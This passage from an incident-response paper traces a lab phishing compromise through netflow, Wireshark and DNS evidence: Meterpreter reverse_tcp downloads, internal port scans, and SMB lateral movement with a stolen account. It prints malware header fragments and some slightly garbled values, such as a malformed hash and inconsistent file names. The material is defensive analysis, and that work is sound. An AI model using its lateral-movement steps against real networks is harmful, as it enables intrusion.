15:45:17	192.168.11.104:49162	192.168.239.130:8080	22	3624	1
15:50:07	192.168.239.130:8080	192.168.11.104:49162	15	1070	1
15:50:07	192.168.11.104:49162	192.168.239.130:8080	10	1420	1
15:55:11	192.168.239.130:8080	192.168.11.104:49162	1412	361100	1
15:55:11	192.168.11.104:49162	192.168.239.130:8080	1413	584180	1
16:00:11	192.168.239.130:8080	192.168.11.104:49162	1033	354868	1
16:00:11	192.168.11.104:49162	192.168.239.130:8080	966	354464	1
16:05:00	192.168.11.104:49162	192.168.239.130:8080	1838	590640	1
16:05:00	192.168.239.130:8080	192.168.11.104:49162	1880	677740	1
16:10:00	192.168.11.104:49162	192.168.239.130:8080	1183	382972	1
16:10:00	192.168.239.130:8080	192.168.11.104:49162	1331	437252	1
16:15:55	192.168.239.130:8080	192.168.11.104:49162	126	18876	1
16:15:55	192.168.11.104:49162	192.168.239.130:8080	84	24696	1
16:20:47	192.168.239.130:8080	192.168.11.104:49162	15	1070	1
16:20:47	192.168.11.104:49162	192.168.239.130:8080	10	1420	1
16:25:51	192.168.239.130:8080	192.168.11.104:49162	15	1070	1
16:25:51	192.168.11.104:49162	192.168.239.130:8080	10	1420	1
16:30:55	192.168.239.130:8080	192.168.11.104:49162	15	1070	1
16:30:55	192.168.11.104:49162	192.168.239.130:8080	10	1420	1

Examining the traffic in Wireshark we see several characteristics of immediate interest. The victim initiated the network traffic. After the ACK of the three-way hand shake there is a small 4 byte payload containing 0x2f9e0e00; and there is a large amount of data that is transferred from the attacker.

No.	Time	Source	Destination	Protocol	Length	Info
4978	2017-07-29 15:44:27.670068	192.168.11.104	192.168.239.130	TCP	66	49162 → 8080 [SYN] Seq=3538615986 Win=8192 Len=0 MSS=1460 WS=256
4979	2017-07-29 15:44:27.671961	192.168.239.130	192.168.11.104	TCP	66	8080 → 49162 [SYN, ACK] Seq=2352683223 Ack=3538615987 Win=29200
4980	2017-07-29 15:44:27.671984	192.168.11.104	192.168.239.130	TCP	54	49162 → 8080 [ACK] Seq=3538615987 Ack=2352683224 Win=65536 Len=0
4982	2017-07-29 15:44:27.707770	192.168.239.130	192.168.11.104	TCP	60	[TCP segment of a reassembled PDU]
4983	2017-07-29 15:44:27.710898	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352683228 Ack=3538615987 Win=29312 Len=1
4984	2017-07-29 15:44:27.710899	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352684688 Ack=3538615987 Win=29312 Len=1
4985	2017-07-29 15:44:27.710899	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352686148 Ack=3538615987 Win=29312 Len=1
4986	2017-07-29 15:44:27.710899	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352687608 Ack=3538615987 Win=29312 Len=1
4987	2017-07-29 15:44:27.710900	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352689068 Ack=3538615987 Win=29312 Len=1
4988	2017-07-29 15:44:27.710900	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352690528 Ack=3538615987 Win=29312 Len=1
4989	2017-07-29 15:44:27.710900	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352691988 Ack=3538615987 Win=29312 Len=1
4990	2017-07-29 15:44:27.710900	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352693448 Ack=3538615987 Win=29312 Len=1
4991	2017-07-29 15:44:27.710901	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352694908 Ack=3538615987 Win=29312 Len=1
4992	2017-07-29 15:44:27.710927	192.168.11.104	192.168.239.130	TCP	54	49162 → 8080 [ACK] Seq=3538615987 Ack=2352696368 Win=65536 Len=0
4993	2017-07-29 15:44:27.711401	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352696368 Ack=3538615987 Win=29312 Len=1
4994	2017-07-29 15:44:27.711402	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352697828 Ack=3538615987 Win=29312 Len=1
4995	2017-07-29 15:44:27.711403	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352699288 Ack=3538615987 Win=29312 Len=1
4996	2017-07-29 15:44:27.711403	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352700748 Ack=3538615987 Win=29312 Len=1
4997	2017-07-29 15:44:27.711404	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352702208 Ack=3538615987 Win=29312 Len=1
4998	2017-07-29 15:44:27.711404	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352703668 Ack=3538615987 Win=29312 Len=1
4999	2017-07-29 15:44:27.711404	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352705128 Ack=3538615987 Win=29312 Len=1
5000	2017-07-29 15:44:27.711456	192.168.11.104	192.168.239.130	TCP	54	49162 → 8080 [ACK] Seq=3538615987 Ack=2352706588 Win=65536 Len=0
5001	2017-07-29 15:44:27.711521	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352706588 Ack=3538615987 Win=29312 Len=1
5002	2017-07-29 15:44:27.711522	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [ACK] Seq=2352708048 Ack=3538615987 Win=29312 Len=1
5003	2017-07-29 15:44:27.711522	192.168.239.130	192.168.11.104	TCP	1514	8080 → 49162 [PSH, ACK] Seq=2352709508 Ack=3538615987 Win=29312

Wireshark's Follow TCP stream indicates that the conversation begins with the download of an executable. The file starts out with the telltale MZ, the text "This program cannot be run in DOS mode", the PE, text, reloc, and data sections.

```

/...MZ.....[REU...b.....;Sj.P.....
.!..L.!This program cannot be run in DOS mode.

$.~.I..I..I./..I..I./..I..I..I?..I..Ic~.I..nI..I..I..
I..I..I..I..I..I..I..I..I..I..I..I..I..I..I..I..I..I..
PE..L...s.W.....!.....
.....P.....
..4.....p.....@
.....text...Z.....
..`rdata..j.....
.....
.....@..@..data.....2.....@..reloc.....p.....
... snip ...

```

The incident responder extracts the executable from Wireshark's Follow TCP stream window by copying and pasting the raw hex characters into notepad+ with a file name of ex-02-hex. The file is converted to binary using xxd. Next, he calculates the executable's MD5 hash.

```
$ cat ex-02-hex.txt | xxd -r -p > ex-02
```

VirusTotal indicated that 38 out of 63 anti-virus products identify the executable as malicious. Many of the products identified it as Meterpreter. If it is Metasploit's Meterpreter payload, then it may be the windows/meterpreter/reverse_tcp payload. Three things point to this identification. The victim initiated the traffic, the traffic is TCP, and the four-byte packet after the three-way TCP handshake is a characteristic of Metasploit's Meterpreter reverse_tcp payload.

Unfortunately, Meterpreter is encrypted so that the activities that the attacker did is not accessible from the network traffic. If the organization wants to know more, then forensic analysis can be performed on the systems.

Now that we have established that 192.168.11.104 was compromised, the question turns to was this system used as a pivot point to do further damage to other systems in the network. Once again nfdump can assist us. The following query identifies who 192.168.11.104 communicated with.

```
# nfdump -R /var/log/netflow -q -O tstart -A srcip,dstip -o 'fmt:%ts %sa %da
%byt %fl' 'ip 192.168.11.104' | awk 'BEGIN{ printf "%23s %16s %15s %8s %5s\n",
"Start time", "Source", "Dest", "Bytes", "Flows"}};{print};'
```

Start time	Source	Dest	Bytes	Flows
2017-07-29 15:33:04.553	192.168.11.104	192.168.10.230	1258	24
2017-07-29 15:33:06.087	192.168.10.230	192.168.11.104	610	8
2017-07-29 15:33:06.090	192.168.11.104	192.168.10.140	2532	1
2017-07-29 15:33:06.091	192.168.10.140	192.168.11.104	159244	1
2017-07-29 15:33:06.125	192.168.11.104	224.0.0.252	120	2
2017-07-29 15:33:06.454	192.168.11.104	192.168.11.255	1433	7
2017-07-29 15:33:56.982	192.168.239.130	192.168.11.104	5.0 M	25
2017-07-29 15:33:56.982	192.168.11.104	192.168.239.130	2.2 M	25
2017-07-29 15:40:51.205	192.168.11.104	239.255.255.250	2376	3
2017-07-29 15:57:54.978	192.168.11.5	192.168.11.104	40	1
2017-07-29 15:57:54.978	192.168.11.104	192.168.11.5	40	1
2017-07-29 15:58:24.693	192.168.11.104	192.168.11.101	350881	3724
2017-07-29 15:58:24.694	192.168.11.101	192.168.11.104	226359	3724
2017-07-29 15:58:24.695	192.168.11.104	192.168.11.102	22120	241
2017-07-29 15:58:24.695	192.168.11.104	192.168.11.103	3720	41
2017-07-29 15:58:24.696	192.168.11.103	192.168.11.104	2440	41
2017-07-29 15:58:24.696	192.168.11.102	192.168.11.104	14444	241

Examining the traffic with the mail server, 192.168.10.140, shows SSL traffic being exchanged over TCP port 995. This is the POP3 port used by Winterfell for delivering mail to the Outlook client installed on the desktop. Since the traffic is encrypted we cannot examine it. This communication with the mail occurred less than a

minute before communication began with the attacker, 192.168.239.130 on port 80 identified earlier.

No.	Time	Source	Destination	Protocol	Length	Info
1733	2017-07-29 15:33:06.090968	192.168.11.104	192.168.10.140	TCP	66	49159 → 995 [SYN] Seq=3138376457 Win=8192 Len=0 MSS=1460 WS=
1734	2017-07-29 15:33:06.091735	192.168.10.140	192.168.11.104	TCP	66	995 → 49159 [SYN, ACK] Seq=541052099 Ack=3138376458 Win=2920
1735	2017-07-29 15:33:06.091786	192.168.11.104	192.168.10.140	TCP	54	49159 → 995 [ACK] Seq=3138376458 Ack=541052100 Win=65536 Len=
1736	2017-07-29 15:33:06.101643	192.168.11.104	192.168.10.140	TLSv1	174	Client Hello
1737	2017-07-29 15:33:06.102450	192.168.10.140	192.168.11.104	TCP	60	995 → 49159 [ACK] Seq=541052100 Ack=3138376578 Win=29312 Len=
1738	2017-07-29 15:33:06.105434	192.168.10.140	192.168.11.104	TLSv1	1182	Server Hello, Certificate, Server Hello Done
1739	2017-07-29 15:33:06.105952	192.168.11.104	192.168.10.140	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake
1740	2017-07-29 15:33:06.109841	192.168.10.140	192.168.11.104	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1744	2017-07-29 15:33:06.310670	192.168.10.140	192.168.11.104	TLSv1	144	Application Data, Application Data
1745	2017-07-29 15:33:06.310715	192.168.11.104	192.168.10.140	TCP	54	49159 → 995 [ACK] Seq=3138376904 Ack=541053377 Win=64256 Len=
1750	2017-07-29 15:33:06.718754	192.168.11.104	192.168.10.140	TCP	66	[TCP Spurious Retransmission] 49159 → 995 [SYN] Seq=31383764
1751	2017-07-29 15:33:06.719008	192.168.10.140	192.168.11.104	TCP	66	[TCP Retransmission] 995 → 49159 [SYN, ACK] Seq=541052099 Acl
1752	2017-07-29 15:33:06.719504	192.168.11.104	192.168.10.140	TCP	54	49159 → 995 [ACK] Seq=3138376458 Ack=541052100 Win=65536 Len=
1753	2017-07-29 15:33:06.729464	192.168.11.104	192.168.10.140	TCP	174	[TCP Retransmission] 49159 → 995 [PSH, ACK] Seq=3138376458 A
1754	2017-07-29 15:33:06.729926	192.168.10.140	192.168.11.104	TCP	60	995 → 49159 [ACK] Seq=541052100 Ack=3138376578 Win=29312 Len=
1755	2017-07-29 15:33:06.730146	192.168.10.140	192.168.11.104	TCP	1182	[TCP Retransmission] 995 → 49159 [PSH, ACK] Seq=541052100 Acl
1756	2017-07-29 15:33:06.733717	192.168.11.104	192.168.10.140	TCP	380	[TCP Retransmission] 49159 → 995 [PSH, ACK] Seq=3138376578 A
1757	2017-07-29 15:33:06.735469	192.168.10.140	192.168.11.104	TCP	113	[TCP Retransmission] 995 → 49159 [PSH, ACK] Seq=541053228 Acl
1760	2017-07-29 15:33:06.938209	192.168.10.140	192.168.11.104	TCP	144	[TCP Retransmission] 995 → 49159 [PSH, ACK] Seq=541053287 Acl
1761	2017-07-29 15:33:06.938500	192.168.11.104	192.168.10.140	TCP	54	49159 → 995 [ACK] Seq=3138376904 Ack=541053377 Win=64256 Len=
1846	2017-07-29 15:33:31.279645	192.168.11.104	192.168.10.140	TLSv1	91	Application Data
1847	2017-07-29 15:33:31.282424	192.168.10.140	192.168.11.104	TLSv1	208	Application Data, Application Data
1848	2017-07-29 15:33:31.283644	192.168.11.104	192.168.10.140	TLSv1	107	Application Data
1849	2017-07-29 15:33:31.284837	192.168.10.140	192.168.11.104	TLSv1	128	Application Data, Application Data

We can look at the DNS logs to see what it reports on DNS lookups from 192.168.11.104. Nothing shows up. This usually means one of two things. Either DNS was not queried or the hostname was already in DNS cache. However, since Wireshark contained the packets, there is another explanation. The missing log records are the errors not processed by PassiveDNS. The processing error could be due to the Wireshark capturing the packets prior to the NIC, so they did not have the necessary padding, and thus were not recognized by PassiveDNS as valid DNS packets.

Filtering out Windows updates and msn.com in Wireshark, we see the DNS traffic of interest. At 15:33:06, the system at 192.168.11.104 queried the DNS server to resolve mail.winterfell.local. At 15:33:56, the system at 192.168.11.104 queried the DNS server to resolve ironislands.westeros.local, which resolves to the attacker box, 192.168.239.130. The ironislands.westeros.local query occurred just before the initiation of communication with the attacker. This DNS query could be another indicator of compromise (IoC) that can be used by incident responders looking for potentially compromised systems.

No.	Time	Source	Destination	Protocol	Length	Info
1731	2017-07-29 15:33:06.086835	192.168.11.104	192.168.10.230	DNS	81	Standard query 0x0f56 A mail.winterfell.local
1732	2017-07-29 15:33:06.087540	192.168.10.230	192.168.11.104	DNS	131	Standard query response 0x0f56 A mail.winterfell.local A 192.168.10.140.
1748	2017-07-29 15:33:06.714658	192.168.11.104	192.168.10.230	DNS	81	Standard query 0x0f56 A mail.winterfell.local
1749	2017-07-29 15:33:06.715025	192.168.10.230	192.168.11.104	DNS	131	Standard query response 0x0f56 A mail.winterfell.local A 192.168.10.140.
1985	2017-07-29 15:33:56.981127	192.168.11.104	192.168.10.230	DNS	86	Standard query 0xed76 A ironislands.westeros.local
1986	2017-07-29 15:33:56.981734	192.168.10.230	192.168.11.104	DNS	136	Standard query response 0xed76 A ironislands.westeros.local A 192.168.2.
1992	2017-07-29 15:33:57.611955	192.168.11.104	192.168.10.230	DNS	86	Standard query 0xed76 A ironislands.westeros.local
1993	2017-07-29 15:33:57.612267	192.168.10.230	192.168.11.104	DNS	136	Standard query response 0xed76 A ironislands.westeros.local A 192.168.2.

From the summary of netflow, we see a large number of flows between 192.168.11.104 and 192.168.11.101, 192.168.11.102, and 192.168.11.103. This number of flows between desktops could be considered unusual. A quick look at the traffic in Wireshark indicates they could be scanning activity. The netflow summary below confirms this. The output for a similar query against 192.168.11.102 and 192.168.11.103 are the same and so omitted from this paper. Scanning of 192.168.11.101 began at 16:03:56; scanning of 192.168.11.102 began at 16:12:02; and scanning of 192.168.11.103 began at 16:12:33.

```
# nfdump -R /var/log/netflow -q -O tstart -b -c 8 -o 'fmt:%ts %sap %dap %byt
%flg' 'ip 192.168.11.104 and ip 192.168.11.101 and flags S and not flags AFRPU'
| cut -c 12- | awk 'BEGIN{ printf "%12s %22s %18s %11s %5s\n", "Start time",
"Source", "Dest", "Bytes", "flags"};{print};'
```

Start time	Source	Dest	Bytes	flags
16:03:56.294	192.168.11.104:49410	192.168.11.101:248	92S.
16:03:56.294	192.168.11.104:49409	192.168.11.101:247	92S.
16:03:56.294	192.168.11.104:49408	192.168.11.101:246	92S.
16:03:56.476	192.168.11.104:49411	192.168.11.101:249	92S.
16:03:56.477	192.168.11.104:49412	192.168.11.101:250	92S.
16:04:30.441	192.168.11.104:49664	192.168.11.101:502	92S.
16:04:30.442	192.168.11.104:49666	192.168.11.101:504	92S.
16:04:30.442	192.168.11.104:49665	192.168.11.101:503	92S.

There is no non-scan traffic to 192.168.11.102 and 192.168.11.103. There is other traffic from 192.168.11.104 to 192.168.11.101 on TCP port 445 that began at 16:17:38. This is of particular interest as we earlier identified traffic, around 2.8 M of data, beginning at 16:17 from 192.168.11.101 to the attacker at 192.168.239.130.

```
# nfdump -R /var/log/netflow -q -O tstart -b -c 10 -o 'fmt:%ts %sap %dap %byt
%flg' 'ip 192.168.11.104 and ip 192.168.11.101 and flags SA' | cut -c 12- | awk
'BEGIN{ printf "%12s %22s %18s %11s %5s\n", "Start time", "Source", "Dest",
"Bytes", "flags"};{print};'
```

Start time	Source	Dest	Bytes	flags
16:03:41.759	192.168.11.101:135	192.168.11.104:49297	72	.A..SF
16:03:41.813	192.168.11.101:139	192.168.11.104:49301	52	.A..SF


```

16:04:22.724    192.168.11.101:445    192.168.11.104:49607    72 .A.RSF
16:10:50.020    192.168.11.101:3389    192.168.11.104:52551    72 .A.RSF
16:17:38.707    192.168.11.101:445    192.168.11.104:53613    3691 .APRSF

```

The first four flows look like they are part of the scan traffic. The last one is more interesting. It looks like a completed session with a transfer of data. This traffic is unusual in that we are not expecting SMB traffic between desktops.

Looking closer at the last flow using netflow we see that the flow lasted for a short duration of time. Less than a second.

```

# nfdump -R /var/log/netflow -q -O tstart -b -o 'fmt:%ts %te %sap %dap %byt'
'ip 192.168.11.104 and ip 192.168.11.101 and port 53613' | cut -c 12-19,24,35-
42,47- | awk 'BEGIN{ printf "%8s %8s %21s %21s %10s\n", "Start", "End",
"Source", "Dest", "Bytes"};{print};'

```

Start	End	Source	Dest	Bytes
16:17:38	16:17:44	192.168.11.101:445	192.168.11.104:53613	3691

Looking at the traffic in Wireshark, we see SMB traffic initiated from the victim computer, 192.168.11.104 to another internal system at 192.168.11.101 at 16:17 UTC. Netflow identifies the traffic as containing only 3691 bytes and lasting a fraction of a second. From Wireshark, we know the attacker used Jon Snow's user name, jsnow, in the attack. This tells us that the Jon Snow's user account is compromised. We can assume that other passwords may be compromised. We know that a file called \svcctl was deposited and executed on the system at 192.168.11.101.

No.	Time	Source	Destination	Protocol	Length	Info
44802	2017-07-29 16:17:38.707514	192.168.11.104	192.168.11.101	TCP	66	53613 → 445 [SYN] Seq=3623023479 Win=8192 Len=0 MSS=1460 WS=256 S
44805	2017-07-29 16:17:38.707876	192.168.11.101	192.168.11.104	TCP	66	445 → 53613 [SYN, ACK] Seq=2553891562 Ack=3623023480 Win=8192 Len
44806	2017-07-29 16:17:38.707889	192.168.11.104	192.168.11.101	TCP	54	53613 → 445 [ACK] Seq=3623023480 Ack=2553891563 Win=65536 Len=0
44812	2017-07-29 16:17:38.853429	192.168.11.104	192.168.11.101	SMB	142	Negotiate Protocol Request
44813	2017-07-29 16:17:38.860035	192.168.11.101	192.168.11.104	SMB	185	Negotiate Protocol Response
44819	2017-07-29 16:17:38.936530	192.168.11.104	192.168.11.101	SMB	235	Session Setup AndX Request, NTLMSSP_NEGOTIATE
44820	2017-07-29 16:17:38.936977	192.168.11.101	192.168.11.104	SMB	355	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MOR
44826	2017-07-29 16:17:39.053149	192.168.11.104	192.168.11.101	SMB	487	Session Setup AndX Request, NTLMSSP_AUTH, User: .\jsnow
44827	2017-07-29 16:17:39.056512	192.168.11.101	192.168.11.104	SMB	165	Session Setup AndX Response
44833	2017-07-29 16:17:39.250301	192.168.11.104	192.168.11.101	SMB	130	Tree Connect AndX Request, Path: \\192.168.11.101\IPC\$
44834	2017-07-29 16:17:39.251392	192.168.11.101	192.168.11.104	SMB	104	Tree Connect AndX Response
44839	2017-07-29 16:17:39.454662	192.168.11.104	192.168.11.101	TCP	54	53613 → 445 [ACK] Seq=3623024258 Ack=2553892156 Win=65024 Len=0
44841	2017-07-29 16:17:39.873078	192.168.11.104	192.168.11.101	SMB	132	Tree Connect AndX Request, Path: \\192.168.11.101\ADMIN\$
44842	2017-07-29 16:17:39.873426	192.168.11.101	192.168.11.104	SMB	107	Tree Connect AndX Response
44848	2017-07-29 16:17:39.970644	192.168.11.104	192.168.11.101	SMB	170	Open AndX Request, FID: 0x4000, Path: System32\WindowsPowerShell\
44849	2017-07-29 16:17:39.971669	192.168.11.101	192.168.11.104	SMB	123	Open AndX Response, FID: 0x4000
44855	2017-07-29 16:17:40.073733	192.168.11.104	192.168.11.101	SMB	99	Close Request, FID: 0x4000
44856	2017-07-29 16:17:40.074482	192.168.11.101	192.168.11.104	SMB	93	Close Response, FID: 0x4000
44862	2017-07-29 16:17:40.170387	192.168.11.104	192.168.11.101	SMB	93	Tree Disconnect Request
44863	2017-07-29 16:17:40.170913	192.168.11.101	192.168.11.104	SMB	93	Tree Disconnect Response
44869	2017-07-29 16:17:40.293664	192.168.11.104	192.168.11.101	SMB	130	Tree Connect AndX Request, Path: \\192.168.11.101\IPC\$
44870	2017-07-29 16:17:40.293901	192.168.11.101	192.168.11.104	SMB	104	Tree Connect AndX Response
44876	2017-07-29 16:17:40.372296	192.168.11.104	192.168.11.101	SMB	149	NT Create AndX Request, FID: 0x4001, Path: \svccctl
44877	2017-07-29 16:17:40.372694	192.168.11.101	192.168.11.104	SMB	193	NT Create AndX Response, FID: 0x4001
44883	2017-07-29 16:17:40.498241	192.168.11.104	192.168.11.101	SMB	251	Write AndX Request, FID: 0x4001, 130 bytes at offset 247
44884	2017-07-29 16:17:40.498690	192.168.11.101	192.168.11.104	SMB	105	Write AndX Response, FID: 0x4001, 130 bytes

An attempt was made to extract the file for analysis using Wireshark's File > Export Objects > SMB. This data transfer was labeled as a pipe with zero bytes. Extraction was unsuccessful.

Looking at the DNS log we see an entry for a DNS lookup for ironislands.westeros.local originating from 192.168.11.101. This is one of our IoCs, however, we do not see traffic to the mail server on port 995 indicating that mail was checked, so the compromise came from another source.

```
# grep '192.168.11.101' passivedns-ts.log
2017-07-
29_16:33:46|192.168.11.101|192.168.10.230|IN|ironislands.westeros.local.|A|192.
168.239.130|604800|5
```

Returning to the traffic between 192.168.11.101 and the attacker, 192.168.239.130 we see two conversations. One on TCP port 4444 and the other on TCP port 8082. We examine each one.

```
# nfdump -R /var/log/netflow -q -O tstart -b -o 'fmt:%ts %sap %dap %byt %fl'
'ip 192.168.239.130 and ip 192.168.11.101' | cut -c 12- | awk 'BEGIN{ printf
"%12s %22s %20s %9s %5s\n", "Start time", "Source", "Dest", "Bytes",
"Flows"}; {print}}'
```

	Start time	Source	Dest	Bytes	Flows
16:17:44.385	192.168.11.101:49166	192.168.239.130:4444	18254	8	
16:33:45.734	192.168.11.101:49169	192.168.239.130:8082	10306	2	

Examination of the traffic on TCP port 4444 in Wireshark looks like a file download.

No.	Time	Source	Destination	Protocol	Length	Info
45082	2017-07-29 16:17:44.385734	192.168.11.101	192.168.239.130	TCP	66	49166 → 4444 [SYN] Seq=2086277781 Win=8192 Len=0 MSS=1460 WS=256 ..
45083	2017-07-29 16:17:44.386135	192.168.239.130	192.168.11.101	TCP	66	4444 → 49166 [SYN, ACK] Seq=661143546 Ack=2086277782 Win=29200 Le..
45084	2017-07-29 16:17:44.386243	192.168.11.101	192.168.239.130	TCP	60	49166 → 4444 [ACK] Seq=2086277782 Ack=661143547 Win=65536 Len=0
45085	2017-07-29 16:17:44.436131	192.168.239.130	192.168.11.101	TCP	60	4444 → 49166 [PSH, ACK] Seq=661143547 Ack=2086277782 Win=29312 Le..
45086	2017-07-29 16:17:44.437240	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661143551 Ack=2086277782 Win=29312 Len=1466
45087	2017-07-29 16:17:44.437241	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661145011 Ack=2086277782 Win=29312 Len=1466
45088	2017-07-29 16:17:44.437242	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661146471 Ack=2086277782 Win=29312 Len=1466
45089	2017-07-29 16:17:44.437242	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661147931 Ack=2086277782 Win=29312 Len=1466
45090	2017-07-29 16:17:44.437242	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661149391 Ack=2086277782 Win=29312 Len=1466
45091	2017-07-29 16:17:44.437243	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661150851 Ack=2086277782 Win=29312 Len=1466
45092	2017-07-29 16:17:44.437243	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661152311 Ack=2086277782 Win=29312 Len=1466
45093	2017-07-29 16:17:44.437243	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661153771 Ack=2086277782 Win=29312 Len=1466
45094	2017-07-29 16:17:44.437243	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661155231 Ack=2086277782 Win=29312 Len=1466
45095	2017-07-29 16:17:44.437299	192.168.11.101	192.168.239.130	TCP	60	49166 → 4444 [ACK] Seq=2086277782 Ack=661150851 Win=65536 Len=0
45096	2017-07-29 16:17:44.437326	192.168.11.101	192.168.239.130	TCP	60	49166 → 4444 [ACK] Seq=2086277782 Ack=661156691 Win=65536 Len=0
45097	2017-07-29 16:17:44.437673	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661156691 Ack=2086277782 Win=29312 Len=1466
45098	2017-07-29 16:17:44.437692	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661158151 Ack=2086277782 Win=29312 Len=1466
45099	2017-07-29 16:17:44.437692	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661159611 Ack=2086277782 Win=29312 Len=1466
45100	2017-07-29 16:17:44.437693	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661161071 Ack=2086277782 Win=29312 Len=1466
45101	2017-07-29 16:17:44.437693	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661162531 Ack=2086277782 Win=29312 Len=1466
45102	2017-07-29 16:17:44.437693	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661163991 Ack=2086277782 Win=29312 Len=1466
45103	2017-07-29 16:17:44.437694	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661165451 Ack=2086277782 Win=29312 Len=1466
45104	2017-07-29 16:17:44.437694	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661166911 Ack=2086277782 Win=29312 Len=1466
45105	2017-07-29 16:17:44.437694	192.168.239.130	192.168.11.101	TCP	1514	4444 → 49166 [ACK] Seq=661168371 Ack=2086277782 Win=29312 Len=1466

```

/..MZ.....[REU...b.....;Sj.P.....
!..L!This program cannot be run in DOS mode.

$.....~.I~.I~.I~/..I~.I~/..I~.I~.I?..I~.Ic~.I..nI~.I~.I~.
I, "I~.I, ..I~.I, !I~.I, #I~.IRich~.I.....PE..L..\s.W.....!.....
.....
.....P.....
.4.....p.....@
.....
.....text...Z.....
..`rdata..j.....
.....
.....@..@..data.....2.....@.....reloc.....p.....
.....@..B.....
. . . snip . . .

```

```
# cat exe-03.txt | xxd -r -p > ex-03
# md5sum ex-03
518afbfb3bb3ccdf41b3523a743a16239  ex-03
```


VirusTotal indicated that 43 out of 64 anti-virus products identify the extracted binary as malicious. Many of the products identified it as Meterpreter. If it is a Metasploit Meterpreter payload, then it may be the windows/meterpreter/reverse_tcp payload. Three things point to this identification. The victim initiated the traffic, the traffic is TCP, and the four-byte packet after the three-way TCP handshake is a characteristic of Metasploit's Meterpreter reverse_tcp payload.

At this point, the Incident Handler may have done sufficient analysis on the incident. The organization has the information it needs to be able to complete the remaining phases of the Incident Response Lifecycle. More analysis, of course, could be done and it could uncover additional information like the scanning activities leading up to the sending of the email. But, would investing more time provide any material information that would justify the time spent? That is a judgment to be made by the incident responders.

A handy summary of the events that transpired that led to this analysis can be summarized by a timeline as shown in the following table.

Time (UTC)	Event	Source
2017-07-29 15:17:03	Attacker, 192.168.239.130 sent malicious email to astark@winterfell.local	Wireshark
2017-07-29 15:17:14	Snort identified Shellcode in network traffic between the attacker, 192.168.239.130, and the mail server, 192.168.10.140, on port 25	Snort
2017-07-29 15:17:31	Attacker, 192.168.239.130 sent malicious email to bstark@winterfell.local	Wireshark
2017-07-29 15:17:51	Attacker, 192.168.239.130 sent malicious email to jsnow@winterfell.local	Wireshark
2017-07-29 15:18:36	Attacker, 192.168.239.130 sent malicious email to sstark@winterfell.local	Wireshark
2017-07-29 15:33:06	192.168.11.104 queried the DNS server to resolve mail.winterfell.local	Wireshark
2017-07-29 15:33:06	The user on 192.168.11.104, Sansa Stark, communicated with the email server on port 995. This would have been a download of her mail messages.	Wireshark and Netflow

Time (UTC)	Event	Source
2017-07-29 15:33:56	192.168.11.104 queried the DNS server to resolve ironislands.westeros.local. It resolved to the attacker box, 192.168.239.130	Wireshark
2017-07-29 15:33:56	Communication began between the victim, 192.168.11.104, and the attacker, 192.168.239.130, on TCP port 80. This included the download of a malicious file.	Wireshark and Netflow
2017-07-29 15:33:58	Snort identified an executable in the network traffic between the attacker, 192.168.239.130, and the victim, 192.168.11.104 on port 80.	Snort
2017-07-29 15:44:27	Communication began between the victim, 192.168.11.104, and the attacker, 192.168.239.130, on TCP port 8080. It included the download of a malicious file.	Wireshark and Netflow
2017-07-29 15:44:27	Snort identified an executable in the network traffic between the attacker, 192.168.239.130, and the victim, 192.168.11.104 on port 8080.	Snort
2017-07-29 16:03:56	Victim, 192.168.11.104 began scanning of the system at 192.168.11.101 on the internal desktop network	Netflow
2017-07-29 16:12:02	Victim, 192.168.11.104 began scanning of the system at 192.168.11.102 on the internal network	Netflow
2017-07-29 16:12:33	Victim, 192.168.11.104 began scanning of the system at 192.168.11.103 on the internal network	Netflow
2017-07-29 16:17:38	SMB traffic initiated from the Victim, 192.168.11.104, to a second victim, 192.168.11.101. User ID was jsnow and file \svectl was deposited on the system.	Wireshark and Netflow
